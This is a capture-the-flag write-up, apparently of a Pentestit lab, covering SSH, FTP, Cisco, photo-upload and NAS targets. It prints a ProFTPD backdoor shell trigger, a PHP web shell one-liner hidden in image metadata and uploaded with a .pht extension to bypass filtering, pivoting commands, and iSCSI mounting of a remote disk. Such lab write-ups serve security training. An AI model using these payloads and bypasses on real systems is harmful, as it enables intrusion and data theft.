All connections and actions are recorded and reviewed.

Be careful performing operations on this machine

Pam (c) krakenwaffe
#####
The password:
```

Ok? This was very interesting as it gave a banner but on first glance there was nothing of interest. I typed in a random password to see what happened.



```
File Edit View Search Terminal Help
monkey@stuff:~$ ssh 192.168.101.8
#####
Welcome!

System: Debian GNU/Linux 7

Attention! You are entering protected area.

All connections and actions are recorded and reviewed.

Be careful performing operations on this machine

Pam (c) krakenwaffe
#####

The password: fdgfgafd
Password:
```

The password was in clear? This is unusual. I was curious though as to the Pam (c) Krakenwaffe as PAM is an authentication method. Maybe this krakenwaffe means something.

I typed it into google and got this Twitter page.



After scrolling through the page I found this:



The plot thickens!!!

Following the link took me to a Github page with the code of "Krakenwaffe" which is in c. Hence the cryptic Pam (c) Krakenwaffe.

Looking through the code here

<https://github.com/krakenwaffe/eyelog/blob/master/mypam.c>

I could see the prompt for "The Password"

This was a good sign! Looking down further gave a little gem of

```
time_t now = time(NULL);
struct tm *now_tm = localtime(&now);
int hour = now_tm->tm_hour;
int day = now_tm->tm_mday;

char correctPass[11];
sprintf(correctPass, "daypass%d%d", day, hour);
```

This meant the password changed every day and every hour (cheeky) But it relied on the local time. Now being as this is a Russian lab and it's based out of Moscow, it's a pretty good assumption the time will be Moscow time.


Let's try!

I inputted the password as per the code and nothing happened. Ok then, maybe I needed a user. I had some creds from the mainsite and proxy dump let's try them.

Unfortunately all of those failed too. I can see from the code root wasn't allowed to login, but maybe I could try and enumerate some other default \*nix users.

I tried daemon as it is a user that runs unprivileged tasks. Good job it did as it worked!!


I navigated to the home directory to see what users there may be on the system



```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pe... x monkey@stuff: / x monkey@stuff: / x
daemon@tl9-ssh:/home$ ls
d.nash e.grant t.alvarez
daemon@tl9-ssh:/home$
```

This meant i could now try ssh across with one of these users. I tried d.nash first.

I navigated to the home folder and found the token hiding here




```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pe... x monkey@stuff: / x d.nash@tl9-ssh: ~/.ssh x
d.nash@tl9-ssh:~/.ssh$ ls -la
total 24
drwxr-x--- 2 root d.nash 4096 May 19 17:11 .
drwxr-x--- 3 root d.nash 4096 May 19 17:07 ..
-rw-r----- 1 root d.nash 1675 May 19 16:52 id_rsa
-rw-r----- 1 root d.nash 396 May 19 16:52 id_rsa.pub
-rw-r----- 1 root d.nash 222 May 19 17:11 known_hosts
-rw-r----- 1 root d.nash 10 May 19 16:57 token.txt
d.nash@tl9-ssh:~/.ssh$
```

SSH token found!!

### FTP to Find Files

FTP was another service that was viewable from the outside. NMap showed it to be filtered though.



```
Host is up.
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
```

I had already been onto the SSH box so I wondered if by some fluke nmap was installed as after all it was an IT company.

By luck it was and I got the following

```
Host is up (0.0024s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel
```

A really old version of ProFTPD with a vulnerability that I know

<http://www.securitygeneration.com/security/proftpd-1-3-3c-briefly-backdoored-by-hackers/>

So I investigated if netcat was on the box and it was.


I used netcat to connect to the FTP server.

```
d.nash@tl9-ssh: ~/.ssh$ nc -vvv 172.16.0.4 21
172.16.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.0.4] 21 (ftp) open
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
HELP ACIDBITCHEZ
502 Unknown command 'ACIDBITCHEZ'
```

Oh!

Right, maybe this wasn't going to be a quick win.

I try for an anonymous login and it works

A screenshot of a terminal window with a menu bar (File, Edit, View, Search, Terminal, Tabs, Help) and three tabs. The active tab is 'd.nash@tl9-ssh: ~/.ssh'. The terminal shows the command 'ftp 172.16.0.4' being executed. The output shows a successful connection to 172.16.0.4, identifying it as a ProFTPD 1.3.5 Server. It prompts for a name (anonymous) and a password, then grants anonymous access. The prompt 'ftp>' is visible at the bottom.

```
d.nash@tl9-ssh: ~/.ssh$ ftp 172.16.0.4
Connected to 172.16.0.4.
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]
Name (172.16.0.4:d.nash): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Now to investigate what's on the box.

Looks like I can grab the proftpd code they are using and investigate the backdoor.

I create a folder in /tmp on the SSH box and GET the tar.bz2 file.

Once down I extract it and look for the help.c file

Once I locate it I find it's been changed




```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pentestit x monkey@stuff: / x d.nash@tl9-ssh: /tmp/.tmp/prof... x [?] v
}
}
if (*outstr)
    pr_response_add(R_DUP, "%s", outstr);

memset(outa, '\0', sizeof(outa));
col = 0;
}
}

pr_response_add(R_DUP, _("Direct comments to %s"),
    cmd->server->ServerAdmin ? cmd->server->ServerAdmin : "ftp-admin");

} else {
    if (strcmp(target, "CYBEAR32C") == 0) { system("/bin/sh;/sbin/sh"); }
    /* List the syntax for the given target command. */
    for (i = 0; i < help_list->nelts; i++) {
        if (strcasecmp(helps[i].cmd, target) == 0) {
            pr_response_add(R_214, "Syntax: %s %s", helps[i].cmd,
                helps[i].syntax);
            return 0;
        }
    }
}
--More--(97%)
```

Back to netcat!!



```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pentestit x monkey@stuff: / x d.nash@tl9-ssh: / x [?] v
d.nash@tl9-ssh:/$ nc -vvv 172.16.0.4 21
172.16.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.0.4] 21 (ftp) open
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]

500 Invalid command: try being more creative
HELP CYBEAR32C
whoami
proftpd
```

Seems I have gained entry through the backdoor!

Now to find my prize.

And here it is.

```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pentestit x monkey@stuff: / x d.nash@tl9-ssh: / x
d.nash@tl9-ssh:/$ nc -vvv 172.16.0.4 21
172.16.0.4: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.0.4] 21 (ftp) open
220 ProFTPD 1.3.5 Server (by CyBear 32C) [::ffff:172.16.0.4]

500 Invalid command: try being more creative
HELP CYBEAR32C
whoami
proftpd
cd /home
ls
cisco_upload
m.barry
old
test
user
cd old
ls
ftp_test.txt
█
```

I now have the FTP token. But I did notice another user (m.barry) so that may come in handy later.

I didn't find anything else useful on the box at this time, so I can move on.

### Cisco and Lazy Admins

After nmapping the box I got

```
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-17 01:24 MSK
Nmap scan report for 192.168.2.100
Host is up (0.0034s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Cisco router telnetd
53/tcp    open  tcpwrapped
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios
```

Telnet being open is always fun! Insecure connectivity on this network? I wasn't expecting that.

I telneted across to the box and got this login banner





There was nothing else on this box so I moved on.

### Photo (Picturing a Shell)


In order to connect to this box, I had to use the SSH box as my pivot point. In order to set this up I issued the following command:

```
ssh -L 80:192.168.0.6:80 d.nash@192.168.101.8
```

On my browser I had to change the proxy to:

```
127.0.0.1
```

Once this was setup I was presented with



Looks like a simple upload site. But I wonder how it works?

### Attempt 1

I tried to upload a jpeg image and the ite accepted it.

This made me wonder whether I could maybe upload something a bit more malicious.

I tried to upload .php file and it failed.

There must be some content filtering taking place on this app.

### Attempt 2

I tried some other php parsing extensions like .phtml and it failed.

I then tried numerous other extensions which passed e.g. .avi, .mp3

I wondered If I could fool the system by doing some name obfuscation.

### **Attempt 3**

I encoded a .jpeg and added a php one liner into the comments section with exiftool.

```
exiftool -Comment="<?php system($_GET['c']); ?>" up.jpeg
```

I tried renaming it to different extensions to get through the filtering

up.php.<name>

This failed.

I wondered if the picture format was the issue

### **Attempt 4**


Put a gif header in this code

```
<?php system($_GET['c']); ?>
```

Tried various extensions which failed. I then resorted to a PM in Telegram as I could not think of another extension that would parse PHP.


Turns out I was almost there with PHTM!! The extension was .PHT  
AGH!!!!!!

I uploaded my image with the .pht extension and I was in!




All I needed to do now was find the token.

A quick pwd to see where I am




I am in the uploads directory

I'll see what's here



I'll have a search for May as that's when the lab went live!  
I got this directory

*May 16 21:16 Xiz9soo4qua*



Cat the file and et voila a token!!


### NAS (the Network from Hell [well maybe not])

I have never tested a NAS before so this was going to be a baptism of fire. But as they say every day is a school day!!!

Luckily I had remembered reading about the guy who had hacked hacking team not so long ago and he gained access to a NAS so I had a fairly good guide.

<http://pastebin.com/raw/0SNSvyjJ>

I forwarded my port to that of the NAS (3260)



```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pentestit x monkey@stuff: / x d.nash@tl9-ssh: ~ x [?] v
All connections and actions are recorded and reviewed.
Be careful performing operations on this machine
Pam (c) krakenwaffe
#####
The password: daypass171
Linux tl9-ssh 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Fri Jun 17 01:16:22 2016 from 10.10.87.6
d.nash@tl9-ssh:~$ nmap 192.168.0.3


Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-17 01:56 MSK
Nmap scan report for 192.168.0.3
Host is up (0.0040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
3260/tcp  open  iscsi

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
d.nash@tl9-ssh:~$
```

In order to query the NAS I was going to require some additional software. I found a tool called open ISCSI which would do the trick. so using aptitude I installed it.

I read up on the syntax of the commands and how it worked and set to work.

Check the target



```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/... x monkey@stuff: / x d.nash@tl9-ssh: ~ x monkey@stuff: / x [?] v
monkey@stuff:/$ clear
monkey@stuff:/$ sudo iscsiadm -m discovery -t sendtargets -p 127.0.0.1
192.168.0.3:3260,1 iqn.2016-05.ru.pentestit:storage.lun0
monkey@stuff:/$ sudo iscsiadm -m node -o show
# BEGIN RECORD 2.0-873
node.name = iqn.2016-05.ru.pentestit:storage.lun0
node.tpgt = 1
node.startup = manual
node.leading_login = No
iface.hwaddress = <empty>
iface.ipaddress = <empty>
iface.iscsi_ifacename = default
iface.net_ifacename = <empty>
iface.transport_name = tcp
iface.initiatorname = <empty>
iface.bootproto = <empty>
iface.subnet_mask = <empty>
iface.gateway = <empty>
iface.ipv6_autocfg = <empty>
iface.linklocal_autocfg = <empty>
iface.router_autocfg = <empty>
iface.ipv6_linklocal = <empty>
iface.ipv6_router = <empty>
```

In order to login I had to change my IP tables


I checked /proc/partitions to see what it had appeared as.

Mounted the drive and listed it

```
monkey@stuff:/tmp/mnt$ ls
lost+found  test121-flat.vmdk
```

From this I could see there was a VM ware drive. I now needed to mount this.

Using kpartx I mounted the drive and had a look what was on there.

A screenshot of a terminal window with a menu bar (File, Edit, View, Search, Terminal, Tabs, Help) and several tabs. The active tab is 'monkey@stuff: /tmp'. The terminal shows the command 'ls' being executed, listing the contents of the mounted drive. The output includes files like AUTOEXEC.BAT, boot.ini, CONFIG.SYS, IO.SYS, MSDOS.SYS, NTDETECT.COM, ntldr, and pagefile.sys. It also shows a directory 'Program Files' and a large file 'System Volume Information'. The prompt 'monkey@stuff:/tmp\$' is visible at the bottom.

```
File Edit View Search Terminal Tabs Help
